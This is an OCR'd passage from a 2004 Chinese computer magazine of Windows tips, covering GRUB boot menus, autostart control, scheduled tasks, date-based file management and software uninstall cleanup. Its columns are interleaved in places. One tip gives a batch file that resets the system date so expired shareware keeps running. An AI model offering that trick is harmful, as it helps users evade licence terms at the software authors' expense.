2.菜单选项命令

菜单选项命令用来定义 Grub 如何引导系统，下面是用于引导 Windows 的典型配置。

title Windows 98：这条命令用来设置该菜单选项显示的标题文字。

root (hd0,0)：“root”是 Grub 识别硬盘和文件格式的命令，它告诉 Grub 可以在哪里找到 Grub 的配置文件、启动核心等数据，上面这个命令就表示在第一个硬盘的第一个分区中寻找启动数据。

chainloader +1：Grub 本身不能直接引导 Windows，它使用了“链式装入器”(chainloader) 来完成引导工作，这里的“+1”表示从“root”命令指定的硬盘分区中装入第一扇区的数据来完成 Windows 系统引导。

给 Win 98 做一个带光盘启动的漂亮菜单

第一步：运行 WinGrub，在安装向导中选择“Install GRUB mbr”选项（见图 2），由于安装 Grub 时会修改硬盘的 mbr，所以它会自动备份当前硬盘的 mbr，在“Backup Name”栏中可以输入备份的文件名，然后单击“OK”按钮即可开始安装。



图 2

第二步：这一步需要复制 Grub 相关的数据文件到硬盘中。首先在向导中的“Default Drive”下选择硬盘的主分区 C 盘，Grub 会在 C:\boot\grub 目录下复制相关文件，其中就包括配置文件“menu.lst”。然后选中“Copy GRLDR”选项，并在“Choose targe drive”下拉框中选择 C 盘分区（见图 3），Grub 会将核心文件“GRLDR”复制到 C 盘根目录。单击“OK”按钮开始复制。




图 3

> **小提示**
> Grub 也可以挂接在 Windows 2000/XP 的 OSLoader 上使用，方法是跳过第一步的操作，在执行完第二步的操作后，把 C:\Program Files\WinGrub 目录下的“BOOTGrub”文件复制到 C 盘根目录，并修改 Boot.ini 文件，在最后添加如下内容即可：
> C:\BOOTGrub="启动 Grub"

第三步：现在 Grub 已经完全安装到硬盘中了，在向导第三步会出现配置界面，它实际上是对C:\boot\grub目录中的“menu.lst”文件进行配置的，虽然可以直接点击按钮进行修改，不过在前面已经介绍了相关命令格式，建议直接手工编辑配置文件，这样更为方便，单击“Manual Edit”按钮即可打开一个简易文本编辑器，当然，你可以直接用记事本打开进行编辑。修改配置文件内容如下：

```
timeout 10
default 0
splashimage=(hd0,0)/boot/grub/rutgers-winter.xpm.gz

title LOAD Windows 98
root (hd0,0)
chainloader +1

title Boot from CD Drive
root (hd0,0)
chainloader /boot/grub/cdboot.bs
```

第四步：因为在第三步的配置文件中我们使用了背景图片以及光盘启动引导文件，所以这里需要把相关文件复制到 Grub 的数据目录。首先把 C:\Program Files\WinGrub\splash 目录下的“rutgers-winter.xpm.gz”文件复制到C:\boot\grub目录，然后从http://www.newhua.com/cfan/200414/cdboot.rar下载光盘引导文件“cdboot.bs”，同样复制到 C:\boot\grub 目录中。

第五步：重启电脑，就可以看到 Grub 的启动管理器了（见图 4），选择“LOAD Windows 98”可以直接启动 Windows 98，而选择“Boot from CD Drive”则可以直接从光盘引导系统，而不必在 CMOS 中设置从光驱引导了，使用起来非常方便。




图 4

> **小提示**
> 在 Grub 的启动管理器界面中按下“C”键，可以进入 Grub 的交互式控制台模式（如果 Grub 找不到配置文件“menu.lst”也会自动进入控制台模式），屏幕上会显示出和 DOS 提示符类似的“grub>”提示，在这里可以直接输入 Grub 的各种命令。这个功能是非常实用的，如果 Grub 的配置文件不正确无法引导系统时，你可以输入正确的命令来引导系统。例如，在控制台模式下引导 Windows 系统的命令为：
> grub> root (hd0,0)
> grub> chainloader +1
> grub> boot

Grub 也玩虚拟启动软盘

我们以前介绍过一款叫做 VFloppy 的工具，它可以直接引导硬盘中的 IMG 软盘映像文件。Grub 也同样具备这种神奇功能，而且稳定性更强、功能更强大，它甚至可以支持虚

拟盘的写入操作。在Windows 98中使用时，也不再像VFloppy那样需要安装Windows 2000/XP的OSLoader了。

应用实例：使用Grub来玩BIOS刷新

这里利用一下本刊2004年11期中制作的BIOS刷新专用盘的映像文件“biosnew.ima”，介绍如何使用Grub来引导软盘映像。

第一步：把制作好的“biosnew.ima”改名为“biosnew.img”，并复制到C:\boot\grub目录。

第二步：用记事本打开配置文件“menu.lst”，在最后添加如下菜单选项命令：

```
title Boot From Floppy Image
map (hd0,0)/boot/grub/biosnew.img (fd0)
chainloader (hd0,0)/boot/grub/biosnew.img
```

其中“map”命令的功能是把软盘映像文件虚拟为真实软盘，“chainloader”命令则指定从IMG映像文件中载入软盘引导数据。

第三步：重启系统，在Grub的启动管理器中选择“Boot From Floppy Image”即可启动BIOS刷新软盘了。

> **小提示**
>
> 其实WinGrub程序只是用来安装和配置Grub的，在C:\Program Files\WinGrub目录中还有一个能够在纯DOS下独立运行的Grub启动程序“grub.exe”，运行该程序后同样可以出现Grub的启动管理器界面，也就是说，可以在DOS状态下随时选择启动软盘映像，就像运行一个程序一样方便！而且利用这个特性，还可以在纯DOS下随时启动“grub.exe”，选择“LOAD Windows 98”来直接引导Windows 98，从而跳过常规重启系统时的BIOS硬件扫描过程等，实现快速重启。

Grub的卸载



图5

如果想卸载Grub，也很简单，运行WinGrub，然后单击菜单“Tools→Setup MBR”，在弹出的界面中选择“Restore Original mbr”（见图5），并在下面的“Backup Name”栏中选择你设置的MBR备份文件名，单击“OK”按钮即可恢复硬盘的原始MBR，最后再删除C:\boot目录即可从硬盘中彻底卸载Grub了。

CF [XT06]

解除组策略锁定的另一方案

■ 阳琦

2004年第5期《电脑爱好者》有一篇不错的文章——《电脑排障高手是这样练成的》。其中第一课提到了有些用户不小心在组策略设置了“只运行许可的Windows应用程序”，结果导致了所有程序都不能运行（包括gpedit和regedit）。该解决方法是假设还能运行记事本，可以通过导入注册表文件解除锁定。

但实际上，一般用户并不会去设定允许记事本运行。难道真如文中所说，除此之外，就只能重装系统了吗？

经本人实验，找出了解决该问题的另一方法。可以重启电脑，按F8进入“带命令行的安全模式”，以超级管理员身份输入密码进行登录，打开“开始→运行”，输入“regedit”，回车后打开注册表编辑器（在带命令行的安全模式下，有些程序并不会被禁止，其中包括注册表编辑器），找到[HKEY_CURRENT_USER\software\microsoft\windows\CurrentVersion\Policies\Explorer]，将右侧窗格的“RestrictRun”键值修改为0。重启即可解除程序锁定，最后在正常模式下以管理员身份登录系统，打开组策略，将设置改回，问题到此圆满解决。

CF [XT07]

电脑啊 请多给我一些时间

■ 上海 沈秋锋

有一些共享软件，在使用达到一定天数后，就要求注册，不能再使用，但可更改系统时间继续使用。过期后如果想临时再用一下，先要改时间，改得太超前也不行，使用完毕后还要改回正确时间。

其实可以编一个短短的批处理文件use.bat，解决这个问题，内容如下（假设要延长使用时间的软件名为abc.exe）：

```
date /t>today.txt
date 2004-02-20
abc.exe
date<today.txt
```

第2行的日期是安装该软件的日期，请根据实际情况修改。把此程序放在软件的安装目录里，再在桌面建一个快捷方式，指向这个批处理文件。今后使用这个快捷方式运行软件就行了，使用软件后系统时间会被自动恢复。不过这种方法只对部分软件有效，更重要的是，共享软件是作者的劳动成果，如果要长期使用，还是请你支持作者。

CF [XT08]



堵住自启动程序的漏洞

任务编号:200414

任务内容

很多程序在安装后会修改注册表或自动添加到启动组，从而在Windows启动后自动运行。有什么办法可以堵住软件的自启动？要求使用时要方便，比如按下某个热键或双击图标就能实现。

装备： Windows 98/2000/XP/2003
任务难度系数： 2/5
挑战者： 张之 杨印祥

新任务(￥200元)

现在很多朋友都在使用大硬盘。在整理硬盘的时候，通常只能整理完一个驱动器再整理下一个，这样很耽误时间。我们的挑战新任务是：对电脑进行一些设置后，实现自动整理硬盘，就可以离开电脑，回来时所有分区都已整理完毕(最好不要使用第三方硬盘整理软件)。

判断自启动程序的位置

最简单的方法就是运行msconfig（系统配置实用程序，在Windows 98/Me/XP中存在，Windows 2000可将Windows XP的“Windows\pchelth\Helpctr\binaries”下的“msconfig.exe”复制到“C:\WINNT\system32”目录下，在“开始→运行”中输入“msconfig”并回车）并点击“启动”选项卡，每一个自启动程序都被列在这儿，而后面的“位置”即表明了程序是通过注册表还是“启动”组实现自启动的。可以运行注册表编辑器查看更详细键位，一般程序的自启动都是在下面几个位置：

[HKEY_LOCAL_MACHINE\Microsoft\Windows\CurrentVersion\Run\]

[HKEY_LOCAL_MACHINE\Microsoft\Windows\CurrentVersion\RunOnce\]

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx]

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]

在这里，记下希望自启动运行程序的位置（键值名称和路径），我们后面要用到(见图1)。




图1

如果程序通过修改注册表自启动……

用记事本建立两个脚本文件：Add.inf和Del.inf，内容如下。注意：将"Test"、"Program Location"分别改成刚才记下的键名和相应的程序路径即可，注意保留引号。

Add.inf内容:

```
[Version]
Signature="$Windows NT$"

[DefaultInstall]
ADDREG=RegAutoStart

[RegAutoStart]
HKLM，SOFTWARE\Microsoft\Windows\CurrentVersion\Run，Test，0，Program Location
```

Del.inf内容:

```
[Version]
Signature="$Windows NT$"

[DefaultInstall]
DELREG=RegAutoStart

[RegAutoStart]
HKLM，SOFTWARE\Microsoft\Windows\CurrentVersion\Run，Test
```

在桌面上添加一个快捷方式，在命令提示符中进入INF所在文件夹，输入“rundll32 setupapi,InstallHinfSection DefaultInstall 2 FILENAME.INF”。其中FILENAME.INF代表上面add.inf或del.inf，前者表示添加需要的自启动程序，后者表示删除一切自启动程序。最后再在桌面建立一个快捷键，比如Ctrl＋Alt＋F12。这样，只要按下快捷键，就可以完成对程序自启动的开关控制了。

如果程序通过“启动”组自启动……

对于通过“启动”组实现自启动的程序，通过将程序

风言风语

软件世界里的“七十二变”

1.MyIE2 要改名？！

每年年中，似乎都是软件升级换代的热门时期。MyIE2在历经0.9.xx.xx版本号升级长跑后，1.0版终于即将面世。此次MyIE2升级的同时更是意图改名换姓为“Maxthon”（网际傲游）——毕竟跟在IE后面命名，还时不时冒出一两个“李鬼”般的MyIE3甚至MyIE4也确实挺尴尬。从目前消息看，Maxthon在功能上似乎还没有什么太大改进。其实再好的名字也只是一个称呼，只要软件本身踏踏实实地做好功能完善，名字不会成为其继续流传的绊脚石。

2.影音传送带要共享

近期同样摇身一变的还有国内下载软件后起之秀影音传送带（NetTransport）。版本号走到了1.90，作者也决定让其从免费软件转向收费的共享软件之路。

3.橘子红了的词霸 2005

金山近期也参与了这场升级大变脸，因为金山词霸2005和金山快译2005的推出再度吸引了众多用户的眼球。词霸系列八年来一直力求改进，平心而论，一个辞典软件做到现在这个程度，再取得突破性进展的空间已经不多。正因为如此，小哲感觉词霸2005更多给人以稳重成熟的感觉，改进方面有新的取词识别技术，也有更多细节的修正和完善，这些都需要用户在使用中慢慢体会。软件刚刚推出不久，网上就出现了一个问题补丁包，解决了一些问题（相关网址：http://www.pcpchina.com/news/list.asp?id=4192）

(李哲)

微软 微软 微软！

1.打补丁也不能幸免的病毒

最近，微软的IE浏览器最近又发现多个安全缺陷，攻击者通过构造恶意网页就可以利用用户系统默认安装的“Adodb.stream”组件绕过安全检查，在用户不知情的情况下使电脑系统感染。包括Windows 2000/XP等目前流行的操作系统即使给系统打上了最新补丁，也无法幸免，被感染的几率相当高。

对于微软千疮百孔的软件笔者已无心做更多评论，只是想提醒大家要抵制住“清凉MM”的诱惑，尽量不要登录一些“不该去”的网站和非正规的电影网站，还是得为爱机的安全多考虑一些。

2.MS-AntiVirus？

微软最近表示，将开发反病毒软件，但不会与Windows捆绑。且不论杀毒效果如何，只要微软肯下狠心，把杀毒软件和Windows轻松一绑，估计今日众多杀毒劲旅中就会有落马者。

3.IE 要重生？！

近日，微软对IE采取了新的人事变动，自从赢得了与Netscape浏览器之争议后，微软对IE的改进和革新有开始变慢的趋势。此次IE被注入强心针，必将在给IE带来更稳定份额的同时让用户受益，不过对于Mozilla、Opera等对手而言，这个消息可能会使他们更头痛。

以上内容由先锋网(http://www.pcpchina.com/)提供。

(李哲)

|CF|[XT10]

系统应用 系统应用 系统应用 系统应用 系统应用 系统应用 系统应用

快捷方式移入“启动”组内实现自启动，而移入“禁用启动”文件夹中则禁用这个自启动程序。

还是两个文件：Add.bat和Del.bat：

Add.bat内容：

```
move %dir%\禁用启动\Program.lnk %dir%\启动\
```

Del.bat内容：

```
md %dir%\禁用启动\
move %dir%\启动\Program.lnk %dir%\禁用启动\
```

把Program.lnk换成程序的快捷方式，将%dir%换成开始菜单的路径，Windows 9x/Me一般是C:\Windows\Start Menu\，而Windows 2000/XP一般是C:\Documents and Settings\用户名\「开始」菜单\。注意文件路径前后要有引号。

如果希望任何自启动程序不再出现……

前面两种方法虽然可行，但它们只能起到清理目的，不能“保护”注册表。用下面的方法可以防止注册表再次“受害”。在Windows XP的注册表编辑器中找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]，打开“编辑→权限”，选中用户，然后将“完全控制”后面的“拒绝”框选中即可。同样的方法，将其他几个启动注册表键值也设置权限，这样可以堵住从本机启动的项目。

|CF|[XT09]

网上的软件成千上万，只要你能想得到的功能，一般都会有软件帮你实现，所以不少朋友只要有新的应用需求，第一个念头就会想到去找一款软件，其实在Windows中只要稍加留意或动动手，就能实现不少软件的功能。今天就一起来挖Windows三尺，发掘其更多妙用。



Windows让小工具全下课

Windows

■ 苦咖啡

定时提醒工具

实现功能：现代人事务繁忙，所以经常会忘记重要的约会或会议，这时最好请个贴心小秘书，让她及时提醒你。

第一步：打开“控制面板”，再打开“C:\Documents and Settings\用户名\SendTo”(Windows 98/Me为“Windows\Sendto”)文件夹，用右键拖动“控制面板”中的“任务计划”到“SendTo”文件夹，松开按键，在弹出菜单中选择“在当前位置创建快捷方式”，同样在桌面再创建一个它的快捷方式。

第二步：在桌面创建一个名为“提醒”的文件夹，在其中创建名为“重要会议”的文本文件，然后输入“讨论第15期选题，记住带椅子和笔记本！”，关闭该文件后，右击它并选择“发送到→任务计划”，接着双击桌面的“任务计划”快捷方式，进入后，双击其中新建的“重要会议”项，接着进入“日程安排”选项卡，在“任务计划”项中选择“一次性”，在“开始时间”项选择“9:00”，而“运行日期”设置为6月30日（见图1）。



图1

第三步：在“日程安排”选项卡单击“高级”按钮进入“高级计划选项”，勾选“重复任务”，接着选择“每10分钟”，并选中“直到”，将后面的时间设置为9:30即可。这样可以让提醒运行后，每隔10分钟重复提醒。同时勾选“如果任务还在运行，请将其停止”。

以后，只要有提醒任务，就进入“提醒”文件夹创建相应文本文件，并按照上面的方法进行设置。

> **小提示**
>
> Windows 2000/XP中命令行也能实现计划任务。
>
> 在Windows 2000命令行中有一个叫做“AT”的命令，它可以让你在命令行模式或直接在“运行”中设置计划任务，其基本语法为：
>
> AT <time> /INTERACTIVE /EVERY:<dates> "<command>"

比如：每周周一到周五6:00自动运行记事本程序，可以直接输入：

AT 6:00 /interactive /every:M, T, W, Th, F "notepad.exe"

如果想了解AT使用方面更详细的内容可在命令行提示符中输入“AT /?”。

时钟工具

实现功能：网上有不少时钟软件，它们可以在定时播放音乐进行提醒，或者像真实的钟表一样，正点时播放音乐。

1.把我和电脑从睡梦中唤醒

右击一个你喜欢的MP3歌曲，选择“发送到→任务计划”，接着打开“任务计划”窗口，双击刚才创建的任务，首先在“日程安排”选项卡中将“任务计划”设置为“每天”，而“开始时间”设置为12:50。接着在“设置”选项卡中的“电源管理”选项中选中“唤醒计算机运行该任务”项。这样每天睡午觉前，可以通过“开始→关机”，然后选择“将你的计算机转入睡眠状态”选项，到了12:50后，你的电脑会自动唤醒，并播放音乐。

2.我的电脑会报时

首先选择一个MP3歌曲或MIDI、WAV文件，按照上面的方法将其添加到“任务计划”中，接着双击进入该任务属性窗口的“日程安排”选项卡，在“任务计划”项设

置为"每天",而"开始时间"可设置为每天开机的时间,比如:8:30,而下面的"每日任务计划"设置为"每1天"。接着单击"高级"选项卡,在这里勾选"重复任务",并设置为"每1 小时",在"直到"项中设置为你的下班时间,比如:17:00。"确定"后退出。

再进入"设置"选项卡,在"已完成计划的任务"项下,设置"如超出(t)0小时(h)1分钟后(m)停止任务",这样可以在音乐播放1分钟后,自动停止任务,关闭播放器。

文件快速查看器

实现功能:有一个软件叫做QuickView Plus,你不用装专门的软件,就可以用它查看200多种不同格式的文件,其实在Windows 98中也有一个"快速查看"功能,它能查看255种以上格式的文件。

一般情况下,在使用典型安装方式安装Windows 98时,系统并没有安装"快速查看",将Windows 98安装光盘放入光驱,打开"控制面板"中的"添加/删除程序"项,点击"Windows安装程序",选择"附件→快速查看"安装该组件。安装完毕后,在"资源管理器"中右击一个文件,"快速查看"会出现在右键菜单中。由于它的启动速度非常快,因此如果只要大概查看一下文件的内容,可直接使用该工具,而不用启动Word等程序。另外,"快速查看"具有自动扩充的功能,比如:如果没有安装Excel,那么它无法显示XLS电子表格文件,但在安装Excel后则可支持该文件。

MP3/WMA→CD工具

实现功能:不少音频处理软件能够将MP3/WMA转换并制作成家用或是车上音响上欣赏聆听CD音乐光盘,其实只要安装了Windows XP,那么用Windows Media Player(以下简称WMP)就能完成这个操作。

第一步:打开WMP,利用"资源管理器"将放置在硬盘中的MP3文件用鼠标左键拉到WMP右侧的播放列表中。

第二步:单击左侧工具栏中的"复制到CD或设备",



图2

在复制窗口的"设备中的项目"中选择"音频CD",然后单击右上角的"复制"按钮,WMP就开始将MP3转换成WAV文件来烧录(见图2)。

第三步:录制成功,WMP自动封轨,然后会退出光盘。

> **小提示**
>
> 让受限用户也能刻录光盘
>
> **这个技巧仅适用于使用Windows XP内置的光盘刻录功能。打开注册表编辑器,找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon],双击右侧窗格的"AllocateDASD",将其值设置为2即可。**

网内聊天、视频交流一个都不少

实现功能:如果不能用QQ、MSN Messenger,那么怎么和局域网中的朋友交流呢?QQ、MSN Messenger等聊天软件都提供了视频聊天功能,其实只要是Windows 2000/XP,就可以直接用NetMeeting实现视频聊天,效果一点也不差。

1.视频聊天

点击"开始→运行",输入"conf"回车后打开NetMeeting,点击"工具→视频→发送"(见图3),你会发现NetMeeting的主窗口变成视频窗口。接下来,你就可以呼叫网上的朋友,和他们视频聊天了。



图3

2.局域网内聊天

这里有两个方法(适用于Windows 2000/XP):一个是在"开始→运行"中输入"Winchat"可启动Windows中的"聊天"程序。第二种方法是在"运行"中输入"DXDIAG",回车后打开"DirectX诊断工具",进入"网络"选项卡,单击"测试DirectPlay"按钮,在弹出窗口中输入特定用户名并选择"创建新会话",接着其他用户则可以选择"加入现有会话",并提供远程电脑的IP地址,现在就可以在局域网里和朋友们聊天了。

CF [XT11]

在电脑操作中我们每时每刻都在和文件打交道，但随着文件日积月累，管理它们却成了不少读者的心病，常常看到有些朋友为了找一个文件而翻箱倒柜地在电脑中四处搜索，其实平时只要花些功夫，选择有效的文件管理方法，比如按日期管理等，那么就会轻松许多。同时，本文还将教会你一些其他关于日期的小秘技，让你的工作更精采。



巧用日期功能　工作有条不紊

■ DEF

用日期管理你的文件

我们建议，最好将自己的个人数据保存在非系统分区，并且专门创建一个文件夹，比如：E:\data，然后在其中再进行细致分类，这时会有几种不同的分类保存方法。

方法	文件夹	作用
文件类型分类法	E:\data\word E:\data\excel E:\data\txt	保存Word文档 保存Excel文档 保存纯文本文档
内容分类法	E:\data\work E:\data\home	工作方面的文档 个人的文档
日期分类法	E:\data\2004-06-21 E:\data\2004-06-22	2004年6月21日的文档 2004年6月22日的文档

备注：你可以根据自己的需要再创建更多的分类文件夹，同时在以上大类文件夹下根据需要还可以再创建更细的子文件夹。

小资料

可怕的文件

我们曾经做了一个实际的统计，一个30GB的分区，已经使用了20GB，文件夹就有5302个，文件数量高达90772个，如果一个人每天看100个文件，那么他要花2年半的时间才能全部看完。

在这里我们主要介绍一下如何使用日期分类法管理你的文件（以Windows XP为例说明）。

第一步：每天自动创建文件夹

打开记事本，输入以下内容：

```
@ECHO OFF
MD E:\data\"%date%
```

将其保存到E:\data目录下，命名为data.bat，接着点击“开始→运行”，输入“gpedit.msc”回车后打开“组策略”，进入“用户配置→Windows设置→脚本”，双击右侧窗格中的“登录”，在弹出窗口中单击“添加”按钮，在脚本名处输入“E:\data\data.bat”。这样每天一开机就可以自动在E\data目录下创建以当天日期命名的子文件夹，比如：“星期二　2004-06-22”。

小提示

★如果不想在文件夹名中出现“星期X”，而直接是“2004-06-22”，可以进入“控制面板→区域和语言选项”，单击“区域”选项卡中的“自定义”按钮，接着进入弹出窗口中的“日期”选项卡，将“短日期格式”改为“yyyy-MM-dd”即可。

★如果还想在生成的日期文件夹中再自动生成一些子文件夹，比如：home、work等，那么可以再将“MD E:\data\"%date%"”修改为:

```
MD E:\data\"%date%\home
MD E:\data\"%date%\work
```

第二步：将“我的文档”的路径修改为E:\data

右击桌面的“我的文档”，接着单击“移动”按钮，然后将定其位到E:\data即可。以后你每天就可以将所处理的文件直接保存在相应的文件夹中，并且保存起来也很方便，直接单击文件保存对话框中左侧的工具条中的“我的文档”，即可打开E:\data目录。

第三步：自动生成文件检索列表并删除空文件夹

文件多了，找起文件来难免还是有些麻烦，所以最好让电脑每天都能够自动制作一个E:\data的全部文件列表，这样查找文件会更方便，同时我们不可能天天都会处理文件，那么对于一些空的日期文件夹，让电脑在关机时自动删除掉。

打开记事本，输入以下内容：

```
@ECHO OFF
for /l %%a in (1,1,3) do for /r %%i in (.) do rd %%~si
TREE D:\data /F>list.txt
```

将其保存在E:\data目录下，命名为clean.bat，然后继续进入“组策略→用户配置→Windows设置→脚本”，双击右侧窗格中的“注销”，按照第一步中的方法将clean.bat加为注销脚本。这样，每次关机时，就能自动删除没有文件的空文件夹，并生成E:\data下的文件列表了。以后，要查什么文件，只要打开list.txt，然后进行搜索即可。

Windows 中的日期你用好了吗？

1.按日期在资源管理器中找文件

在资源管理器中如果想找最近几天处理的文件，那么可以选择“查看→详细列表”，然后再单击“列”栏中的“修改时间”按钮即可让文件按照时间排序(见图1)。



图1

如果觉得“列”中的项目还不够丰富，可以右击该栏，在弹出菜单中选择“其他”，然后在弹出窗口根据需要勾选相应的项，比如：对于保存MP3 的文件夹，完全可以将“采样速率”、“艺术家”等项选中，对于查看文件更有帮助。

> 小提示
>
> 所有文件夹都用你的方式显示
>
> 点击“查看→文件夹选项”，进入“查看”选项卡，单击“与当前文件夹类似”按钮就能让所有文件夹都采用你选择的查看方式。

2.记事本变日记本

打开记事本，输入“.LOG”，将其保存为“日记本.txt”，以后每次打开它时，都会自动插入当前的时间，或直接在文件中按下F5键也可以将当前时间插入进去。而这两个技巧同样适用于Emeditor。



图2

3.电脑给你工作多少时间了

在Windows 98中打开“开始→程序→附件→系统工具→系统信息”，在右侧窗格中显示的“Uptime”就是Windows自开机以来运行的时间。

而Windows XP则可以直接在命令行提示符中输入“systeminfo”，其中有一行为“系统启动时间”。

常用软件：日期一样有妙用

1.Word 2003的日期智能标记

在Word中可以直接点击“插入→日期”快速输入日期，同时在文档中输入当年年号时，比如“2004”，Word会自动显示一个提示框，提示可以直接将该数值转换为一个日期数据，按“回车”键即可；此时，该数据被转换为公历日期字样，比如“2004-06-22”，再次将鼠标指针移动到日期上方，一个智能标记图标会自动浮现，单击该图标，弹出一下拉菜单(如图2)，这时可以选择“改成农历显示”等选项。

> 小提示
>
> ★Word XP没有提供农历日期，你可以下载微软的“中文日期”智能标记补丁程序，其下载地址为：http://download.microsoft.com/download/OfficeXPProf/dateSTch/2002/W98NT42KMeXP/CN/dateSTchs.exe。
>
> ★为了管理方便，建议直接在文档的页眉或页脚添加相关时间，点击“视图→页眉和页脚”，然后在出现的工具栏中单击“插入自动图文集”，接着选择“作者 页码 日期”。

2.巧用WinRAR注册表自动日期备份

平时有些文件，每天都会对它们进行处理，并且可能会删除或修改前一天数据，为了便于以后查询，最好能够每天都保留一份当天的备份。比如：Windows 2000/XP的注册表文件就属于这种情况。这时可以利用WinRAR以当前日期与时间生成压缩文件名的功能制作一个注册表备份工具，每天自动进行备份，并以日期作为文件名。

> 小提示
>
> 也可以右击要备份的文件，接着选择“添加到压缩文件”，在弹出的设置窗口中进入“备份”选项卡，勾选“按掩码产生压缩文件名”，接着调整后面的“yyyymmddhhmmss”，比如：“yyyy-mm-dd”，这样生成的压缩文件名便是类似“CFAN20040623.rar”的了。

打开记事本，输入以下内容：

```
@ECHO OFF
"C:\Program Files\WinRAR\winrar.exe" a -ag+YYYY年MM月DD日 E:\data\注册表.rar C:\WINNT\system32\config\*.*
```

将其保存为regback.bat，以后只要一双击运行它，就会自动生成“日期+注册表.rar”的压缩包，比如：“2004年06月22日注册表.rar”。

按照前面提到的方法，你可以将它作为开机或注销脚本使其自动运行，但这样可能会影响开机或关机速度，因此建议使用Windows的计划任务，让它在午休时间自动执行。

> 小提示
>
> 这个批处理分为5部分，第一部分是WinRAR可执行文件；“a”为添加到压缩文件中；“-AG”为日期参数，后面可接各种日期表示方式，具体可参考WinRAR帮助文件。而其中的“年”、“月”、“日”可修改为其他字符，比如：统一为“-”，如果不加“注册表.rar”，那么会直接生成类似“2004年06月22日.rar”的文件；第四部分是生成的压缩包的路径和名称；第五部分是要压缩的文件路径。

CF [XT12]

软件卸载 不得不说

■ 北京 ABC 河南 自由风

电脑用久了，软件也装了不少，但并不是每一款软件都那么让人心动，希望永远与之相伴，于是装了卸，卸了装的事不少，但似乎目前还没有一款软件能够痛痛快快地来，痛痛快快地走，它们总喜欢在你的Windows中留点儿垃圾，或者干脆来个赖着不走，于是我们就有了这篇……

把残渣余孽清出去

1.清查“Common Files”

在安装了很多大型软件公司的产品后，由于其产品很多，往往会在“C:\Program Files\Common Files”文件夹里面留下很多公共文件，比如Adobe、Kingsoft、Symantec、ACD Systems等；而卸载时，这些文件一般都不会被删除，特别是Norton Antivirus，它每一次升级后的病毒库文件都是不会被删除的，“Symantec Shared”文件夹里面的文件也都是需要手动删除的。

2.清查注册表

首先，请在进行注册表操作前先进行备份，以免出现问题。假设你卸载了一个名为“sang”的软件，那么打开“注册表编辑器”，分别在[HKEY_CLASSES_ROOT\Applications]、[HKEY_CURRENT_USER\Software]、[HKEY_LOCAL_MACHINE\SOFTWARE]中寻找并删除与“sang”有关的项。

3.清查散落的MSI安装文件

在系统目录(比如:C:\Windows或C:\WINNT)下有一个“Downloaded Installations”文件夹，这里经常会保留一些用Windows Installer打包的软件的安装遗留文件(一般扩展名为MSI)，比如:ACDSee 6.0、DAEMON Tools等。因此，这里也应该特别进行清查。

小提示

★一些软件在安装时会从网上下载一些数据，并把它们保存在上述文件夹中，因此，你可以将这些MSI安装文件保存到其他地方，以后再安装时，就不用再次从网上下载了。

★在“C:\Documents and Settings\用户名\Local Settings\Application Data”和“C:\Documents and Settings\All Users\Application Data\”的一些文件夹中也可能存有某些软件的MSI安装文件(比如MSN Messenger)，一般不需要删除它们，因为有些软件运行时会对此有需要。

4.清查隐藏的虚拟设备

不少软件(像杀毒软件、CPU降温等软件)安装时会在系统中安装一些虚拟设备，但在卸载相应软件后，这些虚拟设备很可能没有被一起删除，因此需要按下Win+Break组合键打开“系统属性”窗口，进入“硬件→设备管理器”，单击“查看→显示隐藏的设备”，接着在下面的列表中双击展开“非即插即用驱动程序”，在这里直接右击已经卸载的软件的条目，选择“卸载”即可将其去除。另外，除了通过名称来判断外，还可以双击项目，查看弹出窗口“常规”标签下“设备状态”项中的描述文字，如果显示为“该设备不存在、运行不正确，或者没有安装所有的驱动程序(代码 24)”，一般就可以将其卸载掉。当然最好先选择“停用”，然后重启系统并运行一段时间，如果没有问题再执行“卸载”。

5.清查扫尾

有时还要对软件安装文件夹进行清理，查看“Program Files”目录下有没有已经卸载软件的文件夹，如果有直接把它删除掉即可。有的软件还会在“我的文档”中保存文件，如果你觉得没用了，就把它们删掉吧。另外，卸载程序在完成卸载操作后，有时会出现一个窗口，提示哪些文件没有被删除，这时就必须启动“资源管理器”手工删除。

碰上死活不搬的钉子户怎么办

1.到别人家借个卸载程序

如果某个软件无法卸载，同时其安装文件夹的Uninstall.exe或Unwise.exe文件丢失了，这时，可以尝试从其他安装软件的文件夹下拷贝Uninstall.exe或Unwise.exe，然后双击执行，大多数情况下可以实现卸载。

2.把LOG文件送到它嘴边

如果在安装文件夹双击Uninstall.exe或Unwise.exe文件提示没有找到安装记录，则可以在安装文件夹下找到扩展名为LOG的文件(一般为install.log)，把它拖到Uninstall.exe或Unwise.exe文件上即可。

3.对照LOG文件手动卸载

